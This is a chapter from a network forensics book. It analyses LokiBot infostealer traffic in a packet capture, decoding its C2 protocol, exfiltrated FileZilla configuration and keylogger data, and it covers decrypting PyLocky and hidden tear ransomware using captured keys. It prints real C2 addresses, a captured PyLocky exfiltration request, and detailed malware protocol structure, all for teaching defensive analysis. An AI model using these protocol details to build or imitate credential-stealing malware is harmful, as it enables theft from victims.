The following chapters will be covered in this section:

- Chapter 6, Investigating Good, Known, and Ugly Malware
- Chapter 7, Investigating C2 Servers
- Chapter 8, Investigating and Analyzing Logs
- Chapter 9, WLAN Forensics
- Chapter 10, Automated Evidence Aggregation and Analysis

6 Investigating Good, Known, and Ugly Malware

This chapter is all about investigating malware in the context of network forensics. Most of the incidents requiring network forensics will be based on malware-oriented events, such as network breaches, financial crime, data theft, and command and control. Most of the attackers will deploy command and control malware to enslave the compromised machine and gain leverage over the internal network for lateral movement. Generally, network forensics and computer forensics go hand in hand in case of investigating malware. The computer forensics investigator will find all that has changed on the system and where the malware resides in the system. Then, they will find the executables causing the issues and upload them to a site, such as https://www.virustotal.com or

http://www.hybrid-analysis.com, to find more about the malware and its behavior on the system and the network. In cases of novice attackers using symmetric key encryption to encrypt data on the wire, the forensic investigator will get the malware reverse-engineered by a malware analyst and decrypt the traffic accordingly.

In this chapter, we will cover malware identification and analysis based on the techniques learned in the previous chapters. We will cover the following topics:

- Dissecting malware on the network
- Intercepting malware for fun and profit
- Behavior patterns and analysis
- A real-world case study—investigating a banking Trojan on the network

In the first example, we will look at a famous Trojan horse and will try to make sense of what could have happened. While in the further examples, we will look at how we can decrypt ransomware encrypted files by making use of evidence in the PCAP. Finally, we will look at how we can analyze a banking Trojan by making use of popular malware analysis websites. Working on the first example, we already assume that a system on the network was infected. You can download the PCAP from the R3MRUM's GitHub repository at https://github.com/R3MRUM/loki-parse/blob/master/loki-bot_network_traffic.pcap.

Technical requirements

To complete exercises covered in this chapter, you will require the following software and OS:

- Wireshark v3.0.0 (https://www.wireshark.org/download.html) installed on Windows 10 OS and Ubuntu 14.04
- PCAP Files for the exercises (https://github.com/nipunjaswal/ networkforensics/tree/master/Ch6)
- NetworkMiner (https://www.netresec.com/?page=networkminer) installed on Windows 10
- Required third-party tools:
 - Hidden Tear Decryptor (https://github.com/goliate/hidden-tear)
 - PyLocky Decryptor (https://github.com/Cisco-Talos/pylocky_ decryptor)

Dissecting malware on the network


Let's load the PCAP in Wireshark as follows:

| No. | Source | Destination | Protocol | Length Info |
|-----|-------------------|----------------|----------|--|
| NO. | | | | 5 |
| | 10 185.141.27.187 | 172.16.0.130 | TCP | 60 80 → 49344 [FIN, ACK] Seq=32 Ack=1 Win |
| | 11 172.16.0.130 | 185.141.27.187 | TCP | 54 49344 → 80 [ACK] Seq=1 Ack=33 Win=6553 |
| | 12 172.16.0.130 | 185.141.27.187 | TCP | 300 49344 → 80 [PSH, ACK] Seq=1 Ack=33 Win |
| | 14 172.16.0.130 | 185.141.27.187 | TCP | 54 49344 → 80 [FIN, ACK] Seq=2760 Ack=33 … |
| | 15 185.141.27.187 | 172.16.0.130 | TCP | 60 80 → 49344 [ACK] Seq=33 Ack=247 Win=30… |
| | 16 185.141.27.187 | 172.16.0.130 | TCP | 60 80 → 49344 [ACK] Seq=33 Ack=2760 Win=3 |
| | 17 185.141.27.187 | 172.16.0.130 | TCP | 60 80 → 49344 [ACK] Seq=33 Ack=2761 Win=3 |
| Г | 18 172.16.0.130 | 185.141.27.187 | TCP | 66 49345 → 80 [SYN] Seq=0 Win=8192 Len=0 … |
| | 19 185.141.27.187 | 172.16.0.130 | TCP | 60 80 → 49345 [RST, ACK] Seq=1 Ack=1 Win= |
| | 20 172.16.0.130 | 185.141.27.187 | ТСР | 66 [TCP Retransmission] 49345 → 80 [SYN] … |
| | 21 185.141.27.187 | 172.16.0.130 | TCP | 60 80 → 49345 [RST, ACK] Seq=1 Ack=1 Win= |
| | 22 172.16.0.130 | 185.141.27.187 | тср | 62 [TCP Retransmission] 49345 → 80 [SYN] … |
| | 23 185.141.27.187 | 172.16.0.130 | ТСР | 62 [TCP Port numbers reused] 80 → 49345 [… |
| | 24 172.16.0.130 | 185.141.27.187 | тср | 54 49345 → 80 [ACK] Seq=1 Ack=2270242193 … |
| + | 25 172.16.0.130 | 185.141.27.187 | TCP | 299 49345 → 80 [PSH, ACK] Seq=1 Ack=227024 |
| | 26 185.141.27.187 | 172.16.0.130 | TCP | 60 80 → 49345 [ACK] Seq=2270242193 Ack=24 |
| | 28 185.141.27.187 | 172.16.0.130 | TCP | 60 80 → 49345 [ACK] Seq=2270242193 Ack=44 |
| | 29 185.141.27.187 | 172.16.0.130 | HTTP | 85 Continuation |
| | 30 185.141.27.187 | 172.16.0.130 | TCP | 60 80 → 49345 [FIN, ACK] Seq=2270242224 A |
| | 31 172.16.0.130 | 185.141.27.187 | TCP | 54 49345 → 80 [ACK] Seq=449 Ack=227024222 |
| | 32 172.16.0.130 | 185.141.27.187 | TCP | 54 49345 → 80 [FIN, ACK] Seq=449 Ack=2270 |
| L | 33 185.141.27.187 | 172.16.0.130 | TCP | 60 80 → 49345 [ACK] Seq=2270242225 Ack=45 |
| | 34 172.16.0.130 | 185.141.27.187 | TCP | 66 49346 → 80 [SYN] Seq=0 Win=8192 Len=0 |
| | 35 185.141.27.187 | 172.16.0.130 | тср | 60 80 → 49346 [RST, ACK] Seg=1 Ack=1 Win= |
| < | | | | |

We can see that there is a lot of HTTP data present in the PCAP file. Let's add columns to display the full **URI** and **User-Agent** entries, and also filter the requests using the http.request.uri filter as follows:

| h | ttp.re | quest.uri | | | | | |
|-----|--------|--------------|----------------|----------|--------|--------------------------------|--|
| No. | | Source | Destination | Protocol | Length | User-Agent | URI |
| | 13 | 172.16.0.130 | 185.141.27.187 | HTTP | 2567 | Mozilla/4.08 (Charon; Inferno) | http://185.141.27.187/danielsden/ver.php |
| + | 27 | 172.16.0.130 | 185.141.27.187 | HTTP | 257 | Mozilla/4.08 (Charon; Inferno) | http://185.141.27.187/danielsden/ver.php |
| | 43 | 172.16.0.130 | 185.141.27.187 | HTTP | 230 | Mozilla/4.08 (Charon; Inferno) | http://185.141.27.187/danielsden/ver.php |
| | 60 | 172.16.0.130 | 185.141.27.187 | HTTP | 503 | Mozilla/4.08 (Charon; Inferno) | http://185.141.27.187/danielsden/ver.php |
| | | | | | | | |

The user-agent is quite important in malware communications, since they might not be the standard user-agents used by popular browsers. We can see we have Mozilla/4.08 (Charon; Inferno) as the user-agent, and URI contains a single user, as shown in the previous screenshot. Let's investigate this user-agent on Google as shown in the following screenshot:



It seems that the HTTP requests are generated by the nefarious LokiBot, a popular malware that infiltrates data on the infected systems. Open the third link from the preceding results which is from https://packettotal.com and analyze similar samples:

| Malicious Activity | Intelligence Con | nections DNS | HTTP | Transferred Files | | Community Tags Si | | Similar Packet Captures | | | |
|---|----------------------------------|--|----------|-------------------|-------------|-------------------|-------------|-------------------------|--------------------|-------------------|-------------|
| Q Search in results | | | | | | | | | | | > |
| Timestamp | Alert Description | Alert Signature | Severity | Sender IP | Sender Port | Target IP | Target Port | Transport Protocol | HTTP Hostname | HTTP URI | HTTP Method |
| 2017-10-18 20:03:30 | A Network Trojan was detected | ET TROJAN Loki Bot User-Agent (Charon/Inferno) | 1 | 10.10.18.101 | 50038 | 173.237.190.72 | 80 | TCP | filtracinco.info | /ask/five/fre.php | POST |
| 2017-10-18 20:03:41 | A Network Trojan was detected | ET TROJAN Loki Bot User-Agent (Charon/Inferno) | 1 | 10.10.18.101 | 50039 | 173.237.190.72 | 80 | TCP | filtracinco.info | /ask/five/fre.php | POST |
| 2017-10-18 20:04:02 | A Network Trojan was detected | ET TROJAN Loki Bot User-Agent (Charon/Inferno) | 1 | 10.10.18.101 | 50040 | 173.237.190.72 | 80 | TCP | filtracinco.info | /ask/five/fre.php | POST |
| 2017-10-18 20:05:03 | A Network Trojan was detected | ET TROJAN Loki Bot User-Agent (Charon/Inferno) | 1 | 10.10.18.101 | 50041 | 173.237.190.72 | 80 | TCP | filtracinco.info | /ask/five/fre.php | POST |
| 2017-10-18 20:06:08 | A Network Trojan was detected | ET TROJAN Loki Bot User-Agent (Charon/Inferno) | 1 | 10.10.18.101 | 50042 | 173.237.190.72 | 80 | TCP | filtracinco.info | /ask/five/fre.php | POST |
| 2017-10-18 20:07:09 | A Network Trojan was detected | ET TROJAN Loki Bot User-Agent (Charon/Inferno) | 1 | 10.10.18.101 | 50044 | 173.237.190.72 | 80 | TCP | filtracinco.info | /ask/five/fre.php | POST |
| 2017-10-18 20:08:10 | A Network Trojan was detected | ET TROJAN Loki Bot User-Agent (Charon/Inferno) | 1 | 10.10.18.101 | 50053 | 173.237.190.72 | 80 | TCP | filtracinco.info 🕥 | /ask/five/fre.php | POST |
| 2017-10-18 20:09:11 | A Network Trojan was detected | ET TROJAN Loki Bot User-Agent (Charon/Inferno) | 1 | 10.10.18.101 | 50054 | 173.237.190.72 | 80 | TCP | filtracinco.info | /ask/five/fre.php | POST |

We can see that there have been numerous entries with similar behavior. The important items from the preceding list are the **HTTP Method** and the **User-Agent** columns. Let's study this malware a bit more by

reading https://forums.juniper.net/t5/Security/A-look-into-LokiBot-infostealer/ ba-p/315265 and https://r3mrum.wordpress.com/2017/07/13/loki-bot-inside-out/. We can see that there is plenty to read on the LokiBot analysis. The takeaway for us from the previous links is that the first-byte word of the HTTP payload is the LokiBot Version. Let's see what it is by making use of tshark -r /home/deadlist/Desktop/lokibot_network_traffic.pcap -2 -R http.request.uri -Tfields -e ip.dst -e http.request.full_uri -e http.user_agent -e data -E separator=, | cut -c1-91 command. The command will read the PCAP file defined using the X switch and will display all packets having the URI using http.request.uri filter. The command will print comma separated values (-E separator=,) of fields like destination IP, full URI, User-Agent and Data (-Tfields). Since the last value is of the data field, the use of cut _c1-91 will print the first two bytes (Byte Word) of the data only as shown in the following screenshot:

deadlist@ubuntu:~\$ tshark -r /home/deadlist/Desktop/loki-bot_network_traffic.pca
p -2 -R http.request.uri -Tfields -e ip.dst -e http.request.full_uri -e http.use
r_agent -e data -E separator=, | cut -c1-91
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; In
ferno),1200

We can see the first-byte word is **1200**, which implies 00 12(18) being divided by 10, which means that we have the LokiBot version 1.8. Have a look at the following screenshot:

deadlist@ubuntu:~\$ tshark -r /home/deadlist/Desktop/loki-bot_network_traffic.pca
p -2 -R http.request.uri -Tfields -e ip.dst -e http.request.full_uri -e http.use
r_agent -e data -E separator=, | cut -c1-95
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; In
ferno),12002700
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; In
ferno),12002700
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; In
ferno),12002800
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; In
ferno),12002800

We can see that, in the next word (the next two bytes), we have hexadecimal values of 27, 28, and 2b, and, according to the information that we have read, this value defines the functionality of the packet and a value 27 implies Exfiltrate Application/Credential Data, 28 implies Get C2 commands, and 2b implies Exfiltrate Keylogger Data. This means that the LokiBot has done the following activities in order:

- Exfiltrated an application's credential data twice
- Made the new command, which was to exfiltrate key logger data
- Sent keylogger data

Finally, let's have a look at the data we have got so far:

- The infected system: 172.16.0.130
- The command and control server: 185.141.27.187
- Malware used: LokiBot
- Malware detection: User-Agent, HTTP Method (POST)
- Malware activities: Application data exfiltration and keylogging

Having basic information about the malware, let's dive deep into finding more information about the exfiltrated data by understanding its patterns in the next section.

Finding network patterns

We know that the malware is stealing some application data, but we don't know which application it is and what data was stolen. Let's try to find this out by viewing the HTTP payload in the packet bytes (lowest pane) pane of standard Wireshark display as follows:

| http <mark>Bina</mark> | arv ID |): XX | xxx | 1111 | 1 | | | = | Ex | filtra | te Da | ata: | 27 | | | Wi | de: | 0 Length:10 | |
|------------------------|--------|-------|-----|--------|---------|--------|--------|-------|-----------|--------|-------|-------|--------|------------|-------|----------|-----|--------------|-----------------------------------|
| ~ | ource | T | | | octinal | tion | | | Protoc | ol J | anat | hι | lcor-Δ | nont | | / | 7 | · | LIRT |
| | | | | | | | | | | 058 | 585 | 858 | 583 | 131 | 313 | 131 | 01 | 000600 | |
| | | Lei | ngt | h:L | okiB | otVe | ersio | n - 1 | 8 | / | | | / | | | / | | Wide: 1 Leng | th: 6 |
| Username: 00f0 | 73 | 65 | | 82 | 0d | 82 | 12 | 00 | 27 | 00 | 00 | 00 | 82 | 00 | 00 | 00 | 7 | se···· | · · · · · · · · · |
| 0100 | | 58 | 58 | 58 | 58 | 31 | 31 | 31 | 31 | 31 | 01 | 00 | 06 | 00 | 00 | 00 | | XXXXX111 | 11 |
| 0110 | | 00 | 45 | 00 | 4d | 00 | 01 | 00 | 1c | 00 | 00 | 00 | 52 | 00 | 45 | 00 | | R·E·M··· | ••••R•E• |
| 0120 | 4d | 00 | 57 | 00 | 4f | 00 | 32 | 00 | 4b | 00 | 53 | 00 | 54 | 00 | 41 | 00 | | M·W·O·R· | $K \cdot S \cdot T \cdot A \cdot$ |
| 0130 | 54 | 00 | 49 | 00 | 4f | 00 | 4e | 00 | 01 | 00 | 1c | 09 | 00 | 00 | 52 | 00 | | Τ・Ι・Ο・Ν・ | ••••R• |
| 0140 | 45 | 00 | 4d | 00 | 57 | 00 | 6f | 80 | 72 | 00 | 6b | 09 | 73 | 00 | 74 | 00 | | E·M·W·O· | |
| 0150 | | | | | 67 | 00 | | 00 | 6e | 00 | 70 | 0d | 00 | 00 | a0 | 05 | | a·t·i·o· | n·p···· |
| 0160 0170 | | | 01 | 00 | 81 | 20 | 00 | 00 | 06 600 | 00 | 03 | 60 | 01 | 00 00KS | 6b | 00 00 | | | ····K· |
| 0110 | 99 | 99 | ØW | iae: 1 | Leng | un: 10 | : = 28 | 99 | eco | mpute | ernai | me: R | EIVIW | URKS | TATIC | | | | |

We can see from the preceding screenshot that the payload started with LokiBot version 18 in Decimal (12 in Hexadecimal), and we need to divide that by 10 to get the exact version. Next, we had 27 as the identifier for data exfiltration on application credentials. Next, the first word denotes a width of zero, denoting that the payload value will be unpacked as a normal string. Next, we have a word value that denotes a length of 0a, which is 10 in decimal. We can see that we have a length of 10 bytes denoting the binary ID, which is XXXX11111. Again, we have the next width and length, which will denote the system username; we can see we have a width of one and length of six. Since we have a width of one, we will unpack this data as hex. Therefore, at two bytes each, we have the username that is REM. Next, we have the system name, and again width is 1 and length is 1c, denoting 28. The next 28 bytes indicate that the infected system name is REMWORKSTATION. Following the same notation for the values, the next value shows the domain, which is, again REMWORKSTATION. Let's look at the next hex section as follows:

| 0150 0160 0170 0180 0190 0190 0190 0160 0100 0160 0160 016 | 00 00 01 00 01 01 00 00 00 01 00 01 00 01 00 30 00 00 01 00 00 42 00 43 00 43 00 39 00 32 00 35 00 30 00 50 00 32 00 33 00 05 00 01 01 00 01 00 01 00 01 00 02 03 00 05 00 01 <th>00 00<</th> <th>$\begin{array}{c ccccccccccccccccccccccccccccccccccc$</th> | 00 00< | $ \begin{array}{c ccccccccccccccccccccccccccccccccccc$ |
|---|--|--|---|
| IsLocalAd | Imin: 1 (Yes) 6c is64bit | t:No(0) 72 t:No(0) 72 tb 63 e3 | 0d 26 a6 78 44 d0 3c 00 ·"D·t·=s ·&·xD·<· 00 73 69 6f 6e 3d 22 31 ?xml ver ·sion="1 64 ff e6 67 1e 06 55 54 .t0···c· d··g··UT |

We have the next four bytes as the **Screen Width** and the following four as **Screen Height**. We have a check on local admin and built-in admin, and the preceding screenshot shows that, in the next four bytes, both are showing a one, indicating a yes. The next two bytes are set to one if the OS is 64 bit, which is not the case, so it's set to zero. The next eight bytes define the OS major and OS minor products and the os_bug patch variables, which are 6, 3, 1, 107 respectively. This means that we can denote the OS as 6.3.1.107, which is Windows 8. Additionally, the values stored here are in the little-endian format that means last significant byte is the first. In the next section, we have the following:

| 0170 | 00 00 01 00 00 00 00 00 00 00 61 21 00 00 01 00 Original Stolen Data Length: |
|------|---|
| | 30 00 00 00 42 00 37 00 45 00 31 00 43 00 32 00 8545 (Hex:2161) |
| | 43 00 43 00 39 00 38 00 30 00 36 00 36 00 42 00 C·C·9·8· 0·6·6·B· |
| 01a0 | 32 99 35 99 39 99 44 90 44 99 4 99 32 99 31 00 2·5·0·D· D·B·2·1· |
| 01b0 | 3Reported:0 Compressed: 1 Encoded: 0 Encoding:0 09 00 2.3 g5cy2 |

We can see the next two bytes as the value denoting the first-time connection as a zero. This means that the victim has connected for the first time. Next, two bytes denote that the data stolen is compressed, while the following two bytes define whether the stolen data is encoded or not, and following up these two bytes are another two bytes defining the encoding type. The next four bytes denote the original stolen data's length, which is 8,545 bytes. A separator is in between, and we again have the width and length for the string:

| 0170 | 00 00 01 00 00 00 00 00 00 00 01 21 00 00 01 00 30 00 00 00 42 00 37 00 45 00 31 00 43 00 32 00 0····B·/· E·1·C·2 |
|------|--|
| 0180 | 30 00 00 00 42 00 37 00 45 00 31 00 43 00 32 00 0···B·/· E·1·C·2 |
| 0190 | 43 00 43 00 39 00 38 00 30 00 36 00 36 00 42 00 mutex 0 0.6.6.B |
| 01a0 | <u>32 00 35 00 30 00 44 00 44 00 42 00 32 00 31 00 2.5.0.D. D.B.2.1</u> |
| 01b0 | 32 00 33 00 05 00 00 00 67 35 63 79 32 06 09 00 2·3····· g5cy2·· |
| 01c0 | 00 01 e1 48 01 6c d9 09 18 36 13 68 83 74 38 05 ····H·l·· ·6·h·t8 |
| 01d0 | 70 38 73 38 3a 22 2f 70 61 44 63 6f e0 75 e0 6e p8s8:"/p aDco·u· |

As shown in the preceding screenshot, we have a 48-byte-long mutex value used by the LokiBot. Next, LokiBot uses this mutex as follows:

• Mutex: B7E1C2CC98066B250DDB2123

Based on this value, the LokiBot's files will be located in the following locations:

- Hash Database: "%APPDATA%\\C98066\\6B250D.hdb"
- Keylogger Database: "%APPDATA%\\C98066\\6B250D.kdb"
- Lock File: "%APPDATA%\\C98066\\6B250D.lck"
- Malware Exe: "%APPDATA%\\C98066\\6B250D.exe"

If we observe closely we can see that the directory name starts from 8^{th} character to 13^{th} character of the Mutex while file name starts from 13^{th} character to 18^{th} character.

Well! That was too much information traveling on the network. Let's see what's next:

| 01b0 | 32 00 33 00 | 05 00 00 00 | 67 35 63 79 32 | 06 09 00 | 2•3•••• g5cy2••• |
|------|---------------|----------------|--------------------------------|----------|--|
| 01c0 | 00 01 e1 48 | 01 6c d9 09 | 18 36 13 68 83 | 74 38 05 | •••H•l•• •6•h•t8• |
| 01d0 | 70 38 73 38 | 3a 22 2f 70 | 61 44 63 6f e0 | 75 e0 6e | p8s8:"/p_aDco•u•n |
| 01e0 | d9 31 2c 2e | c1 67 b9 1d | 6c 0d 68 65 d1 | 1c 1c 32 | •1,.•g•• 1•he•••2 |
| 01f0 | 6d 79 1c 26 | 6e 19 e9 99 | 2d 40 3d 6d 9a | 75 69 48 | my∙&n··· -@=m·ui⊦ |
| 0200 | 16 22 44 08 | 74 cc 3d 73 | 0d 26 a6 78 44 | d0 3c 00 | <pre> • "D·t·=s ·&·xD·<· </pre> |
| 0210 | 3f 78 6d 6c | 20 76 65 72 | 00 73 69 6f 6e | 3d 22 31 | ?xml ver ·sion="1 |
| 0220 | 2e Compressed | 7Key Length: 5 | 64 <mark>Key</mark> : e6 67 1e | | .t0···c· d··g··UT |
| 0230 | 46 Data: 2310 | 01 3f 3e 0d | 0a 3c 4e 70 c7 | ef f7 50 | F-8"·?>· · <np···f< td=""></np···f<> |

Next, we have the key length, the key itself, and length of compressed data. We now know that the length of the compressed data is 2,310 bytes, which looks like this:

| □�H□l� □6□h�t8□p8s8:"/paDco�u�n�1,.�g�□l |
|--|
| he&DD2myD&nD&-@=m&uiHD"DDt&=s |
| &&xD& xml version="1.t0&&c&d&g==UTF-8"=? |
| <np\$\$\$p\$defadultc\$ch\$b\$\$odnfigd7r\$\]d\$duse\$nam\$\$@\$h0\$t\$d\$odutpd\$h\$< td=""></np\$\$\$p\$defadultc\$ch\$b\$\$odnfigd7r\$\]d\$duse\$nam\$\$@\$h0\$t\$d\$odutpd\$h\$<> |
| wn����d�DRat��!.5\$Dcle@rW@0DqPC@m@n�@tDD@0 D <prdofifs@ i@@\$ddll<="" td=""></prdofifs@> |
| \$ |
| □3 ◊ L} ◊◊◊◊◊¢¢¢ vvp{r ◊◊ >0/7 ◊ 1f{wj860 ◊ 8 ◊ h ◊ g ◊ r7 ◊ □Ex ◊ F?T ◊ IWP ◊ C6 ◊ b0 ◊ ◊d◊ ◊ |
| B�↑�□o�%�� hPp:q/uiH.��z□�-�a□j�ctP.�g�□�h��□�□�\$X□d��□No{R��� |
| ◊ □₩�M□�E��F□��ply�fvrLb�\$kIw�T� ^ �AZH2 � =o{ @ D₽\$bu �^ �P \$ 1 \$ t9 \$ L \$ 7wn \$ |
| sDD9&DfzsrD&\$Q&&abl&"V&AMl& >tr&& &HD&D&/U&R&\$&&00&u2\$D;5&&AEy&j5& |
| =ER&X,>pM5y&F&&&D2L1 *b&&D10>:&&C)2:&&DMr&x&&Ief&cn_&V&&WD&& |
| >L�\d�7�, PV�Amɛ��� (p#\$�0Lk�b�wTv�f�^�iiz6(@2)�□419�30�H�A� |
| D*+Htv6)14G\��K<�p- |
| $\texttt{dit.lm} \diamond \texttt{d} \diamond \diamond \diamond \texttt{d} \texttt{d} \diamond \diamond \texttt{d} \texttt{d} \diamond \diamond \diamond \texttt{d} \diamond \diamond \diamond \diamond \texttt{d} \diamond \diamond \diamond \texttt{d} \diamond \diamond$ |
| y7FHE�S<�08�tD�DD_�:d@`@]t@#@1@H@@5@V@I@r@@@@@@@eD5@66@@a@"@@ |
| □nfoh�R>�□1tC�L�A�T;□6rx���□>�□�c□��□>�)s9t;Nu,b��ofiTl\�,□�□As��� |
| B"��y8��□Au�{{@<��. @wpEb□�□c□f@□H�c□on@ |
| op.�00Adhtml�����m0)0��00jjav� |
| sD81uDm4�D�kDd5���oDs��g� tc��s�@^>�DoDy�q\��\$ss8�D�qD vg�\D� |

We can see some of the values as XML and HTML. But, we still need to decompress this data. On researching the malware executable file (Run strings command on the executable), we will discover that one of the strings in the binary executable contains LZSS, which is a popular data-compression encoding scheme. You can find more on compression and decompression at https://github.com/maxim-zhao/aplib.py/blob/master/aplib.py.

Using the library, we can copy the bytes from Wireshark capture and feed it as an input to the decompress function defined in the library. Let's decompress the data as follows:

```
ODD <?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<FileZilla3>
   <Settings>
       <Setting name="Use Pasv mode">1</Setting>
       <Setting name="Limit local ports">0</Setting>
       <Setting name="Limit ports low">6000</Setting>
       <Setting name="Limit ports high">7000</Setting>
       <Setting name="External IP mode">0</Setting>
       <Setting name="External IP"></Setting>
       <Setting name="External address resolver">http://ip.filezilla-project
 .org/ip.php</Setting>
       <Setting name="Last resolved IP"></Setting>
       <Setting name="No external ip on local conn">1</Setting>
       <Setting name="Pasv reply fallback mode">0</Setting>
       <Setting name="Timeout">20</Setting>
       <Setting name="Logging Debug Level">0</Setting>
       <Setting name="Logging Raw Listing">0</Setting>
       <Setting name="fzsftp executable"></Setting>
       <Setting name="Allow transfermode fallback">1</Setting>
```

Well! It looks like the stolen data is from FileZilla, and it looks like a config file. On repeating the analysis for other packets, such as one with the value 2B (keylogger) type, we will have similar data, and on decompression, it will look similar to the following:

```
n
Window: Search Pane
otepad
Window: new 1 - Notepad++
i
Window: *new 1 - Notepad++
thdshfhasdlf jas jdflahslfdh ashflhsklf asjf lahshl ashflahsflhhfl ashasdl
fhlshdf hasklfhls hfahflasf
s
fas fashfdl ahshqlhas lkjaslkhf lahsqhalsjlasdflhalshf hasqlha sldfhlhaslhq as
```

Now we have the keylogger data as well. So, what do we know as of now?

We have successfully gathered the following **Indicators of Compromise** (**IOC**) details by working on the preceding sample:

- The infected system: 172.16.0.130
- The infected user: REM
- The infected system hostname: REMWORKSTATION
- Domain infected: REMWorkstation
- OS architecture: 32 Bit
- Screen resolution: 3440 x 1440
- Windows OS NT version: 6.3.1 (Windows 8)
- The command and control server: 185.141.27.187
- Malware used: LokiBot
- Malware detection: User-Agent, HTTP method (POST)

- Malware activities: Application Data Exfiltration on FileZilla, Keylogging
- Malware version: 1.8
- Malware compression: LZSS
- Malware encoding: None
- Malware files names: %APPDATA%\\C98066\\6B250D.*

Amazing! We have plenty of information just from analyzing the PCAP file. Let's look at some more examples in the next section.

The PCAP used for the previous analysis is downloaded from https://github.com/R3MRUM/loki-parse. Additionally, R3MRUM has developed an automated script for this analysis, which you can find from the git repo itself. The script will not only help your analysis, but will enhance your Python skills as well.



While working on this sample, I was able to reach R3MRUM and spoke about the LokiBot sample we analyzed previously. He told me that the XXXXX11111 binary ID seems to be a development version of the LokiBot, and the ckav.ru ID is the one used in productions. Additionally, R3MRUM provided the link to his full white paper on LokiBot at https:/ /r3mrum.files.wordpress.com/2017/07/loki_bot-grem_gold.pdf.

In the preceding exercise, we worked on an unknown sample and researched on its IOCs. We were not only able to detect the basic information about the infection but were also able to decode its communication. We found the exfiltrated data sent to the attacker as well. Let's work on some more samples such as ransomware and banking Trojans in the upcoming sections.

Intercepting malware for fun and profit

We will analyze ransomware in this exercise. Ransomware can cause havoc in a network, and we have seen plenty of examples in the recent past. Ransomware such as WannaCry, Petya, and Locky have caused immense disruption in the world. Additionally, these days, PyLocky ransomware is a hot favorite for attackers. Some ransomware generally rolls out keys to the server on their initial run, and that's the point where we, the network forensic guys, come into the picture.

PyLocky ransomware decryption using PCAP data

Recently, Cisco has launched the PyLocky decryptor (https://github.com/Cisco-Talos/ pylocky_decryptor), which searches through the PCAP to decrypt files on the system. PyLocky sends a single POST request to the control server containing the following parameters:

```
PCNAME=NAME&IV=KXyiJnifKQQ%3D%0A&GC=VGA+3D&PASSWORD=CVxAfel9ojCYJ9So&CPU=In
tel%28R%29+Xeon%28R%29+CPU+E5-1660+v4+%40+3.20GHz&LANG=en_US&INSERT=1&UID=X
XXXXXXXXXXXX&RAM=4&OSV=10.0.16299+16299&MAC=00%3A00%3A00%3A00%3A45%3A6B&
OS=Microsoft+Windows+10+Pro
```

We can see that we have iv, the initialization vector, and password as the parameters. In case the network was being logged at the time of the system infection, we could use this information to decrypt the files with ease. Let's look at PyLocky's code for decryption, as follows:

```
if "lockedfile" in fname:
   global counter
   fname w e = os.path.splitext(fname)[0]
   if debug:
       print("Opening fname: "+fname)
   fd = open(fname, "rb")
   data = fd.read()
   fd.close()
   if debug:
       print("Closed fname: "+fname)
   ddata = des3_decrypt(password, iv, data, debug)
   rdata = ddata.decode("base64")
   if debug:
       print("Opening fname_w_e: "+fname_w_e)
   fd = open(fname_w_e, "wb")
   fd.write(rdata)
   fd.close()
   if debug:
       print("Closed fname_w_e: "+fname_w_e)
   if debug:
       print("File processed correctly: "+fname)
   if remove:
       os.remove(fname)
       if debug:
           print("File removed correctly: "+fname)
   counter += 1
```

We can see that PyLocky decryptor makes use of IV and passwords to decrypt the files encrypted with the PyLocky ransomware, and generally, this way works for a number of ransomware types out there. PyLocky makes use of DES3 to encrypt the files that can be decrypted back.

Decrypting hidden tear ransomware

Let's see another example with hidden tear ransomware. Consider a scenario where hidden tear ransomware has locked files on a Windows 10 system, and the situation is pretty bad, as shown in the following screenshot:

| 📙 > Thi | La > This PC > Desktop | | | | | | | | | | |
|---------|------------------------|------------------|---------------|------|--|--|--|--|--|--|--|
| | Name | Date modified | Туре | Size | | | | | | | |
| | 📙 Well | 21-03-2019 10:21 | File folder | | | | | | | | |
| | hosts.docx.locked | 21-03-2019 10:19 | LOCKED File | 1 KB | | | | | | | |
| * | READ_IT | 21-03-2019 10:19 | Text Document | 1 KB | | | | | | | |
| * | READ_IT.txt.locked | 21-03-2019 10:19 | LOCKED File | 1 KB | | | | | | | |

It looks like the files are encrypted. Let's try opening a file as follows:

Yes—the contents of the file are encrypted. Luckily for us, we have a PCAP of the fully captured data with us. Let's start our analysis:

| 📕 hide | len tear final.pcap | | | | - | σ | × |
|--------|----------------------------------|--|----------|---|-------------|------|-------------|
| | | Statistics Telephony Wireless Tools | Help | | | - | |
| | | | ricip | | | | |
| | a display filter <ctrl-></ctrl-> | | | | Expression. | 1.4 | TCP Only |
| No | Source | Destination | Protocol | Length Info | User-Agent | | |
| | 192.168.153.144 | 117.18.232.200 | TCP | 54 51713 → 80 [ACK] Seg=1 Ack=4840969 Win=64240 Len=0 | User-Agenc | | |
| | 117.18.232.200 | 192.168.153.144 | TCP | 1506 80 → 51713 [PSH, ACK] Seq=4840969 Ack=1 Win=64240 Len=1452 | | | |
| | 117.18.232.200 | 192.168.153.144 | тср | 1506 80 → 51713 [PSH, ACK] Seq=4842421 Ack=1 Win=64240 Len=1452 | | | |
| | 192.168.153.144 | 117.18.232.200 | TCP | 54 51713 → 80 [ACK] Seg=1 Ack=4843873 Win=64240 Len=0 | | | |
| | 117.18.232.200 | 192.168.153.144 | TCP | 1506 80 → 51713 [PSH, ACK] Seq=4843873 Ack=1 Win=64240 Len=1452 | | | |
| | | 192.168.153.144 | TCP | 1506 80 → 51713 [PSH, ACK] Seq=4845325 Ack=1 Win=64240 Len=1452 | | | |
| | | 117.18.232.200 | TCP | 54 51713 → 80 [ACK] Seq=1 Ack=4846777 Win=64240 Len=0 | | | |
| | | 192.168.153.144 | TCP | 1506 80 → 51713 [PSH, ACK] Seq=4846777 Ack=1 Win=64240 Len=1452 | | | |
